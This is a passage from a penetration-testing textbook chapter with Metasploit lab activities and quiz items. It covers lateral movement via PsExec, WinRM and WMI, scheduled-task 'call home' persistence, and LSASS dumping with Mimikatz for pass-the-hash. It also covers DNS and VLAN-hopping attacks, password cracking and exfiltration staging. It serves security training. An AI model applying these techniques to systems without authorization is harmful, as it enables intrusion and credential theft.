Objective: Practice using the Metasploit Framework.
Description: In this activity, you use the Metasploit Framework to continue exploring the dlink exploit you discovered in Activity 7-1.

1. Start and log in to the Kali Linux virtual machine in your pen-testing lab environment.
2. Start the Metasploit Framework, either using the application menu shortcut or by manually starting it from a terminal shell.
3. Use the dlink command-injection exploit you discovered in Activity 7-1 by entering the `use` command followed by the exploit module name revealed in Activity 7-1.
4. Use the `options` command to determine what variables need to be configured for this exploit. What options specify the IP address and port of the D-Link router to exploit?
5. What type of payload does this exploit use? What would be the result of this payload executing successfully?
6. Leave your Kali Linux VM running for use in future activities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Self-Check

3. How does a storyboard differ from an attack path document?
   a. A storyboard focuses on multiple attacks whereas an attack path document only focuses on one attack.
   b. A storyboard is a textual document, containing little or no graphic images.
   c. An attack path document focuses on multiple attacks whereas a storyboard only focuses on one attack.
   d. They are synonymous.
4. An attack path document can only be created after a security breach and outlines the steps the threat actor took to achieve the breach.
   a. True
   b. False

Check your answers at the end of this chapter.

Common Exploits

Certification

4.1 Given a scenario, analyze output to prioritize and prepare attacks.

5.2 Given a scenario, perform tasks to move laterally throughout the environment.

5.3 Summarize concepts relating to staging and exfiltration.

You should be aware of several exploit types and methodologies. You may find targets possessing weaknesses in these areas and need to understand the nature of these weaknesses and how to exploit them. Some of these exploits can be used to compromise other systems from a system you have already compromised, this is known as lateral movement. Lateral movement will be discussed in greater detail in a later section.

Exam Tip | The CompTIA PenTest+ certification exam includes questions about exploit types and methodologies, including how to exploit weaknesses in targets. Review this section on "Common Exploits" as you prepare for the exam.

Remote Procedure Call/Distributed Component Object Model

The **Remote Procedure Call/Distributed Component Object Model (RPC/DCOM)** is a Windows client-to-server communication model. RPC/DCOM allows clients to send requests to servers to execute operations on the targeted server relating to the Distributed Component Object Model. Successful exploitation of RPC/DCOM allows attackers to run commands on a remote server, sometimes without authentication. This type of attack was common against older versions of Microsoft Windows (Server 2003 and older) but is seldom effective against current versions of Windows. Many modern attack tools still provide RPC/DCOM exploits you can use. If you come across legacy Windows operating systems, the RPC/DCOM exploits may prove useful. This exploit can be used for lateral movement by executing RPC/DCOM exploits from a system that has already been compromised against other systems on the same network.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

PsExec

PsExec is a Windows Sysinternals tool that allows administrators to run programs on remote systems using the SMB protocol connected to port 445. Windows Sysinternals is a collection of 70 freeware utilities useful for IT administrators, developers, and pen testers. PsExec might enable a pen tester to execute programs on the target system and create a functioning command-line shell. This exploit has been used so often that many antivirus products detect the presence of PsExec on a system and quarantine it before it can be used. Some Metasploit exploits use a variation of PsExec, which isn't the actual Sysinternals tool but an embedded payload that loads code directly into memory and executes it. Loading programs directly into memory is a common technique used to avoid writing to the hard drive and subsequently evading detection by traditional file-based antivirus software. This exploit can be used for lateral movement by executing PsExec exploits from a system that has already been compromised against other systems on the same network.

PSRemoting and WinRM

WinRM is a system contained in Windows 7 and later versions that enables remote PowerShell execution. This exploit can be used for lateral movement by executing WinRM exploits from a system that has already been compromised against other systems on the same network. Remotely executing PowerShell commands on a targeted system is extremely useful for pen testing; however, this ability is disabled by default. You can force a target to enable this feature by starting an administrative-level PowerShell session on the target and issuing the following command:

```
enable-PSRemoting -force
```

To run this command, the target must already be compromised to the point where you could run a PowerShell session on it, such as through a Meterpreter shell. A Meterpreter shell is a Metasploit Framework payload. When executed on a target system, the Meterpreter gives the pen tester or threat actor a command-line interface for executing commands and accessing files on the target.

Targets accept remote PowerShell execution from trusted systems only. If the target and the system sending the remote PowerShell request are part of the same domain, then trust isn't an issue. If they are not, you can use the `Set-Item wsman:\localhost\client\trustedhosts [ipaddress or hostname]` command and restart the WinRM services to establish the trust.

Windows Management Instrumentation

Windows Management Instrumentation (WMI) is a feature that allows remote systems to perform management operations on and query data from targeted hosts. This exploit can be used for lateral movement by executing WMI exploits from a system that has already been compromised against other systems on the same network. Network management and inventory programs typically use WMI to gather data. Access to WMI information can provide useful information such as operating system versions, installed security patches, and installed applications. You can also use WMI to remotely execute commands on a target and transfer files. Several PowerShell exploit tools leverage this WMI weakness, such as **WMImplant** and **WMISploit**. Figure 7-8 demonstrates WMISploit retrieving a running task list from a targeted computer.

Figure 7-8 WMISploit commands executed in PowerShell

```
PS C:\Users\User\Downloads\WMI\WmiSploit> Invoke-WmiCommand -ComputerName desktop-1st179m -ScriptBlock {tasklist}

Image Name                     PID Session Name        Session#    Mem Usage
========================= ======== ================ =========== ============
System Idle Process              0 Services                   0          8 K
System                           4 Services                   0        N/A
smss.exe                       496 Services                   0        N/A
csrss.exe                      588 Services                   0      1.056 K
wininit.exe                    664 Services                   0        N/A
services.exe                   792 Services                   0      1.384 K
lsass.exe                      800 Services                   0      5.700 K
svchost.exe                    892 Services                   0      2.724 K
fontdrvhost.exe                908 Services                   0        152 K
svchost.exe                   1004 Services                   0      4.288 K
svchost.exe                   1040 Services                   0      4.348 K
```

Source: Microsoft Corporation

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.


Fileless Malware

If an exploit requires users to load files onto the hard drive of the targeted system, the possibility of being detected increases. Additionally, antivirus software may detect files uploaded to the target's hard drive and quarantine these files before you can use them. **Fileless malware** refers to malware loaded directly into memory, avoiding the hard drive altogether. Fileless malware often injects itself into processes that are already running on the target, effectively hiding in plain sight. Fileless malware often targets PowerShell, WMI, and .Net Frameworks, though other Windows programs and processes can be targeted as well.

Living off the Land

Living off the land (LOTL) refers to using native tools that are already part of the targeted host's operating system. With living-off-the-land techniques, you do not need to upload your own tools and payloads, which helps you avoid detection. LOTL tools include PowerShell, Windows command executables, and Linux utilities. This exploit can be used for lateral movement by executing LOTL exploits from a system that has already been compromised against other systems on the same network. Tools that operate in LOTL mode include CrackMapExec, shown in Figure 7-9. CrackMapExec uses native AD tools to perform attacks such as null sessions, pass-the-hash, brute forcing, password spraying, and data gathering. You can find more information at https://chryzsh.gitbooks.io/darthsidious/content/execution/crackmapexec.html.

Figure 7-9 CrackMapExec starting screen



Source: Kali Linux

Scheduled Tasks

After gaining access to a system, one goal of exploitation is to retain that access for as long as possible. If your session is disconnected from the target, it would be convenient to reconnect with little effort. One way of reconnecting is by using the target's own automatic task scheduling and execution system against it. For Windows targets, this is known as the **Scheduled Task system**. On a Linux target, this mechanism is known as **Cron** jobs. You may be able to set up scheduled tasks or Cron jobs to reload your exploit payloads (such as backdoors) at scheduled times. If your payload is terminated, it will eventually start again as a scheduled task.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Having a scheduled task or Cron job that attempts to reconnect to your exploit session is sometimes referred to as a "call home" or "phone home" script.

On a Windows device, you can schedule system tasks from the command line using the `SchTask` command.

Linux and Unix use the Cron mechanism to start jobs at specific intervals. Jobs are similar to Windows tasks. You can use Cron to schedule jobs by placing scripts that start the application or services you want in the appropriate cron folder. On most Linux/Unix systems, use folders such as /etc/cron.hourly and /etc/cron.weekly. The first folder is checked hourly, and any scripts in that folder are executed. The second folder is checked weekly, and any scripts in that folder are executed. You could place a "call home" script in either of these folders that when executed attempts to reconnect to your exploitation session.

Using scheduled tasks and Cron jobs are well known to security experts, so your scheduled tasks may be detected and removed.

Server Message Block

Server Message Block (SMB) is a protocol used by both Windows and Linux/Unix systems to enable remote file sharing. Interoperability between Windows and Linux/Unix-based systems is also provided by the Samba suite of programs. SMB has evolved and become more secure over time courtesy of SMB2 and SMB3 versions. In addition to file sharing, SMB provides printer sharing, authentication, authorization, and name-resolution services. Being able to exploit SMB provides pen testers with a substantial amount of access to information and resources. SMB exploits can be used for lateral movement by executing SMB exploits from a system that has already been compromised against SMB shares on other systems on the same network.

SMB can require authorization before providing access but can also be set up to provide open shares. Open shares are publicly accessible shares requiring no authentication. Open SMB shares don't require any hacking; you just have to find and access them. Kali Linux tools such as SMB Scanner, Metasploit, and vulnerability scanners like Nessus and OpenVAS can enumerate SMB shares.

If you need credentials to access an SMB share, use tools such as Responder to intercept queries sent by computer systems looking for resources. Using a man-in-the-middle fake, Responder can acquire the hashed credentials of the user initiating the query. Metasploit has similar capabilities for capturing SMB credential hashes.

A hash is an encoded representation of a password, and systems requiring passwords for access will accept the hash as sufficient for authentication and authorization. Intercepted hashes can be replayed to servers to authenticate and authorize access to shares. Metasploit, Mimikatz, and Impacket are tools you can use to automate this hash replay exploit.

Impacket is a Python-based set of tools and libraries that provides the following capabilities:

- SMB hash playback
- WMI persistence
- Acquiring data dumps from remote machines
- Handling MS-SQL authentication
- Replicating PsExec services

For hash playback exploits, the pen tester must intercept SMB hashes. The following lists one way to do this:

1. Use a Windows system on the same network as the target hosting the SMB share.
2. Dump the LSASS process from memory using the Sysinternals ProcDump utility.
3. Use Mimikatz to extract the credentials from LSASS process memory dump.
4. Use the Mimikatz pass-the-hash tool using the information acquired.

Domain Name System

Domain Name System (DNS) is a crucial network service that provides IP information to computer systems. Servers that provide DNS services are called DNS servers. Computer systems query DNS servers, typically asking for an IP address for a given computer name. For example, if a computer named computer1 is trying

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

to connect with a computer named computer2, computer1 needs computer2's IP address to do so. DNS also can be queried to perform the reverse operation of returning a computer name for a given IP address. DNS is used to resolve local computer addresses and also remote addresses for computers on the Internet.

Before sending a query to a DNS server, computers check their local hosts file to determine whether it contains the IP information they need. If the local hosts file has an entry for a computer, the computer uses that information and does not send a DNS request.

DNS is a common target of exploits. DNS servers and computers requesting DNS information can both be exploited. A common exploit is to place entries into a system's local hosts file, redirecting the host to bogus or malicious IP addresses. A threat actor could store an entry in the local hosts file that specifies a fake address for computer2. This fake address could point to a malicious server and not the real computer2.

Other DNS exploits include the following:

- Taking over a DNS server and corrupting its database so that returned IP addresses point to malicious computers
- Intercepting DNS or DHCP requests and redirecting them to the threat actor's server where they can return malicious IP addresses
- Performing denial-of-service attacks against DNS servers so that clients cannot perform queries

One tool commonly used to perform DNS exploits is mitm6. (MITM stands for man-in-the-middle.) Mitm6 intercepts DHCPv6 requests and returns DNS information pointing to the attacker's DNS server. If successful, the attacker's system intercepts all DNS queries made by clients to gather information and redirect the user to malicious IP addresses. You can learn more about mitm6 at https://github.com/dirkjanm/mitm6.

Security Bytes | The chapter-opening "Get Real" box discusses a story about Chinese researchers breaking RSA encryption using a quantum computer. Although the story was inaccurate, the possibility of quantum computing being used to break RSA encryption is real—if and when quantum computing moves closer to its complete potential. To address this issue, the National Institute of Standards and Technology (NIST) has approved the first set of post-quantum cryptographic (PQC) encryption algorithms that are resistant to quantum computing cracking attempts. PQC algorithms use complex mathematics such as lattices in high-dimensional space, which are believed to be too difficult to solve even for quantum computers. To address encryption certificate issues, and the potential vulnerability of RSA encryption to quantum computers, a company named NtangledState has created an AI-driven certificate management system called PKISecOPS that supports certificates that use PQC algorithms and can automatically replace and deploy encryption certificates. You can learn more about PKISecOPS and NtangledState at https://www.ntangledstate.com/.

Remote Desktop Protocols

Remote desktop protocols allow users to remotely connect from one computer system to another computer system with full access to the other computer's graphical user interface (GUI). You can perform all operations remotely that you could perform if you were sitting at the computer. This exploit can be used for lateral movement by remotely connecting from a compromised system to other systems on the same network in order to attempt to compromise them.

Windows supports this capability with **Windows Remote Desktop Protocol (RDP)**. Apple products support remote access using the Remote Desktop tool. Windows RDP uses TCP, UPD, and port 3389. Intercepting traffic being sent over port 3389 may allow attackers to acquire login credentials or hashes.

Exploiting RDP gives attackers full access to the compromised system's interface, where they can attempt to brute force a login. It is common for network administrators to use RDP to connect to multiple servers from their desktop computers, so compromising RDP often provides access to servers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Virtual Network Computing

Virtual Network Computing (VNC) is another remote desktop tool supported across multiple platforms and operating systems. Exploiting VNC can provide the same level of access to a system as compromising RDP. Exploitation frameworks such as Metasploit contain VNC payloads that can be used to target systems using VNC. Recall that Figure 7-3 shows a scan detecting a VNC vulnerability and discovering the password.

Note 4 | The acronym VNC can stand for Virtual Network Connection, a popular application for providing remote connection and control, and for Virtual Network Computing, a remote desktop tool.

Secure Shell

Secure Shell (SSH) is another method of remotely connecting to a computer system. SSH doesn't provide access to the desktop GUI. Instead, it provides a command-line shell, much like a Linux terminal. SSH is a protocol and an application available in different versions. Some versions have been known to have security flaws, making them vulnerable to attack. If a scan reveals that a system is using a vulnerable version of SSH, you may be able to compromise SSH to acquire credentials. SSH uses SSH keys and passphrases to provide security and encryption. If SSH keys and passphrases can be intercepted (sniffed from network communication) or discovered (gathered from a file), this data can be used to establish authenticated SSH connections to target systems and perform lateral movement as discussed earlier. Systems often use the same set of keys and passphrases, so you may be able to access many targets using one set of keys. SSH can be used for lateral movement by making SSH connections from a system that has already been compromised to other systems on the same network.

Network Segments and Virtual Local Area Networks

Computer networks are often divided into separate segments, instead connecting all computer systems on the same single network. Network segmentations can be accomplished in a number of ways, including using the concept of **virtual local area networks (VLANs)**. Segmentation is performed to help increase security and to improve network performance. Computers on one network segment (such as VLAN1) can only communicate with computers on a different network segment (such as VLAN2) if a router between those two segments allows communication. Routers are also firewalls, so this requirement lets administrators control communication between segments and improve security.

Administrators often place resource systems such as servers on one network segment and end-user computers on another network segment. This allows administrators to implement strict security controls to protect all computers on the server segment. If a pen tester (or threat actor) can connect to a network, chances are that network is one of many separate VLANs in the targeted organization. Detecting multiple VLANs and finding ways to access resources on other VLANs is a common goal. Using methods to move from one VLAN to another is known as VLAN hopping.

One way of detecting VLANs is by intercepting network traffic (sniffing) with a tool such as Wireshark and looking for VLAN information in packet communications. A protocol for VLAN communication is the 802.1q protocol, which uses a construct known as a tag to indicate what VLAN an IP packet belongs to. Tags are added to IP packets to indicate their VLAN, and switches use these tags to direct the traffic to the appropriate VLAN. Analyzing 802.1q tags allows you to enumerate VLANs. You can manipulate 802.1q tags to gain access to VLANs using methods such as double tagging, where 802.1q tags are added to packets so they can traverse the network until they reach the desired VLAN.

Frogger is a popular VLAN hopping tool (https://github.com/nccgroup/vlan-hopping---frogger). To learn more about VLAN hopping, you can reference the following document hosted by the exploit-db.com website: https://www.exploit-db.com/docs/english/45050-vlan-hopping-attack.pdf.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Leaked Keys

An alternative method to using traditional username and password authentication is using keys. SSH (discussed earlier) can be configured to use keys for remote connection authentication. You can use keys on their own or with other authentication methods such as passphrases and username and passwords. Keys help to automate authentication as they don't require people to enter them, so services and processes often use them to authenticate. Keys must be kept secure and secret, just as passwords are.

If keys can be discovered (leaked), they can provide access to systems. Sometimes keys are accidentally exposed because they are stored in unsecure locations such as publicly accessible cloud storage (including AWS S3 buckets) or in source code repositories such as GitHub. Keys can also be harvested by searching for files on compromised targets.

TruffleHog is a tool you can use to search for keys within files. Keys use standard string formats that TruffleHog can search for in data files. You can find out more about TruffleHog at https://portswigger.net/daily-swig/meet-trufflehog-a-browser-extension-for-finding-secret-keys-in-javascript-code.

Activity 7-3 Searching for DNS Exploit Modules

Time Required: 30 minutes
Objective: Discover exploit modules that can be used against DNS.
Description: In this activity, you use the Rapid7 Vulnerability & Exploit Database to search for DNS exploit modules.

1. Return to your previous browser session containing the Rapid7 Vulnerability & Exploit Database website.
2. Search for DNS exploit modules by entering `DNS` in the search field and choosing `Module` as the type.
3. Note the results. What types of attacks do these modules allow?
4. Explore the module titled "DnsAdmin ServerLevelPluginDLL Feature Abuse Privilege Escalation." What type of attack is this and what operating systems does it affect?
5. Return to your Kali Linux VM and the Metasploit Framework session and use the exploit module specified in the database information.
6. Check the options variables used by this exploit.
7. What type of payload does this exploit use and what would be the result of successful execution of the payload?
8. What options variables specify where the payload connects to?

Self-Check

5. What common exploit uses programs and utilities that are part of the target's operating system?
   a. WMI
   b. Living off the land
   c. Remote procedure calls
   d. None of these
6. What does RPC stand for?
   a. Remote process communication
   b. Remote probe code
   c. Real-time process cracking
   d. Remote procedure call

Check your answers at the end of this chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Post-Exploitation

Certification

5.2 Given a scenario, perform tasks to move laterally throughout the environment.

Post-exploitation refers to the actions a pen tester or threat actor takes against a system after gaining access to it. Exploiting enables you to get into a system, and post-exploitation is what you do once you are in. Common post-exploitation activities include password attacks, privilege escalation, upgrading shells, compiling code on a target, and social engineering.

Password Attacks

Password attacks include those that attempt to circumvent or provide credentials to log in to a system and attacks that aim to harvest credential information from a compromised system. You can acquire passwords by finding them in files or online, where they have been accidentally or maliciously revealed. Social engineering can be used to extract passwords from unsuspecting users. You can use a variety of tools for password stealing and cracking.

Brute forcing is a password attack that doesn't try to be subtle but bombards a login mechanism with thousands of password possibilities to determine if any work. This method is noisy and likely to be detected when system administrators check network log files.

Table 7-3 highlights several password attack tools and methods.

Passwords are usually converted and stored as a hash, such as an MD5 hash. If you acquire a file containing password hashes, you can use hash-cracking tools such as John the Ripper to attempt to decode the hash into the original password. Figure 7-10 shows some John the Ripper command-line options and capabilities.

Word list files contain thousands of passwords consisting of the most common passwords and those that have been leaked to the Internet. You can load and try many word lists, including RockYou, a word list built into Kali Linux. You can also build your own custom word lists if you think certain passwords may work for the organization you are targeting. Information gathered during the reconnaissance phase may also give you password ideas to add to your word list.

Table 7-3 Password attack tools

Tool or method	Description
pwdump	Extracts passwords from the Windows Security Account Manager (SAM) on systems running Windows
cachedump	Extracts domain hashes, passwords, and other cached information from caches or the Windows Registry
creddump	Performs the same tasks as cachedump; because it is written in Python, it is platform independent
SQL queries	Extracts user and password information from poorly secured SQL databases
packet sniffing	Intercepts network traffic that may contain unencrypted password information using tools such as Wireshark
brute forcing	Extracts passwords with tools such as Gobuster, Thc-Hydra, and John the Ripper
hash cracking	Decodes password hashes into the original passwords
dictionary attack word lists	Performs brute-force attacks using passwords contained in word list files
rainbow table	Extracts passwords by decoding hashes

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-10 John the Ripper help information

```
┌──(kali㉿kali)-[~]
└─$ john --help
John the Ripper 1.9.0-jumbo-1 OMP [linux-gnu 64-bit x86_64 AVX2 AC]
Copyright (c) 1996-2019 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single[=SECTION[,..]]    "single crack" mode, using default or named rules
--single=:rule[,..]        same, using "immediate" rule(s)
--wordlist[=FILE] --stdin  wordlist mode, read words from FILE or stdin
                  --pipe   like --stdin, but bulk reads, and allows rules
--loopback[=FILE]          like --wordlist, but extract words from a .pot file
--dupe-suppression         suppress all dupes in wordlist (and force preload)
--prince[=FILE]            PRINCE mode, read words from FILE
--encoding=NAME            input encoding (eg. UTF-8, ISO-8859-1). See also
                           doc/ENCODINGS and --list=hidden-options.
--rules[=SECTION[,..]]     enable word mangling rules (for wordlist or PRINCE
                           modes), using default or named rules
--rules=:rule[;..]]        same, using "immediate" rule(s)
--rules-stack=SECTION[,..] stacked rules, applied after regular rules or to
                           modes that otherwise don't support rules
--rules-stack=:rule[;..]   same, using "immediate" rule(s)
--incremental[=MODE]       "incremental" mode [using section MODE]
--mask[=MASK]              mask mode using MASK (or default from john.conf)
--markov[=OPTIONS]         "Markov" mode (see doc/MARKOV)
--external=MODE            external mode or word filter
--subsets[=CHARSET]        "subsets" mode (see doc/SUBSETS)
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
```

Source: Kali Linux

Rainbow tables consist of thousands of hashes representing all the possible password combinations, which are based on password parameters and requirements. Rainbow tables are faster to use than word lists because the hashing stage has already been completed.

Mimikatz Tool

Mimikatz is a popular and feature-rich post-exploitation tool that can dump passwords from memory, hashes, and Kerberos tickets. It works on Windows computers and has been described as "the world's most dangerous password-stealing platform." Mimikatz runs as a standalone application and is integrated into other frameworks and tools such as **Metasploit**, **PowerSploit**, and **Empire**, an exploitation toolset that can be used against Windows systems. Mimikatz works on Windows 11 and 10, whereas other password exploitation tools work only on older versions of Windows (Figure 7-11).

Mimikatz is organized into modules that provide the features described in Table 7-4.


To learn more about Mimikatz, go to https://attack.mitre.org/software/S0002/.

Privilege Escalation

Often when a system has been compromised, the access level and permissions available to the pen tester (or threat actor) are those of a standard user. Increasing access level and permissions is known as **privilege escalation**, or specifically vertical escalation because you are trying to increase your privileges. The ultimate goal of **vertical privilege escalation** is to raise privileges to the maximum level of an administrator or root user.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-11 Mimikatz executed in PowerShell



Source: Microsoft Corporation

Table 7-4 Mimikatz modules

Module	Features
Crypto	Manipulates CryptoAPI functions and provides token impersonation and patching of legacy CryptoAPI functions
Kerberos	Creates "golden tickets" using the Microsoft Kerberos API; golden tickets can be used in a pass-the-hash technique to log in to any account
Lsadump	Manipulates the SAM database, live systems, or offline registry backups, allowing access to passwords using LM Hash or NTLM
Process	Lists running processes
Sekurlsa	Extracts tickets, pin codes, keys, and passwords from the Local Security Authority Subsystem Service (LSASS)
Standard	Runs basic commands and operations
Token	Discovers and manipulates tokens

A variation of privilege escalation is **horizontal privilege escalation**. In horizontal privilege escalation, you try to gain access and permissions to other accounts and services that are at the same permission level as your current account. The goal of horizontal escalation is to gain access to the data and rights that another account has. For example, if you compromise a low-level employee's account, you can try to use that account to compromise their manager's account.

The following objects and systems are common targets of privilege escalation:

- **Operating system/kernel:** One of the most common targets used for vertical privilege escalation, this may require manipulating local accounts. Local account compromise is less likely to be detected by security staff and system.
- **Databases:** SQL injection flaws or data software flaws may allow for privilege escalation, which could allow for all data in the database to be revealed.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Applications and services:** Services and applications often use accounts to authenticate. These accounts are typically given less attention than traditional user accounts, making their compromise less likely to be noticed.
- **Design and configuration:** Poor security design and configuration issues can make privilege escalation easier. For example, not following best practices by changing default configurations can leave systems open to privilege escalation attacks.

Staging and Data Exfiltration

Data exfiltration is the process of accessing and removing information from compromised systems. After gaining access to a system, you typically explore the file system looking for useful information, such as passwords, keys, and other sensitive data.

Staging is the process of setting up the tools and infrastructure needed to continue with post exploitation activities, including data exfiltration. In the case of data exfiltration, staging includes preparing the stolen data before it is exfiltrated. The staging of the stolen information is preparing it so it is easier to transport and less likely to be detected when transmitted.

One common staging activity is to compress and encrypt the stolen information so that it is smaller in size (less to transmit) and encrypted so that contents is less likely to be recognized and detected by the victim's security systems. Tools such as gzip and tar for Linux systems or 7-zip for Windows system can be used.

Another staging technique for hiding data for exfiltration is **steganography**, embedding information in image files and audio files. Invisibly concealing a list of passwords in a picture of kittens is not something most people expect. Steganography tools include Xiao Steganography, Steghide, and Hide'N'Send.

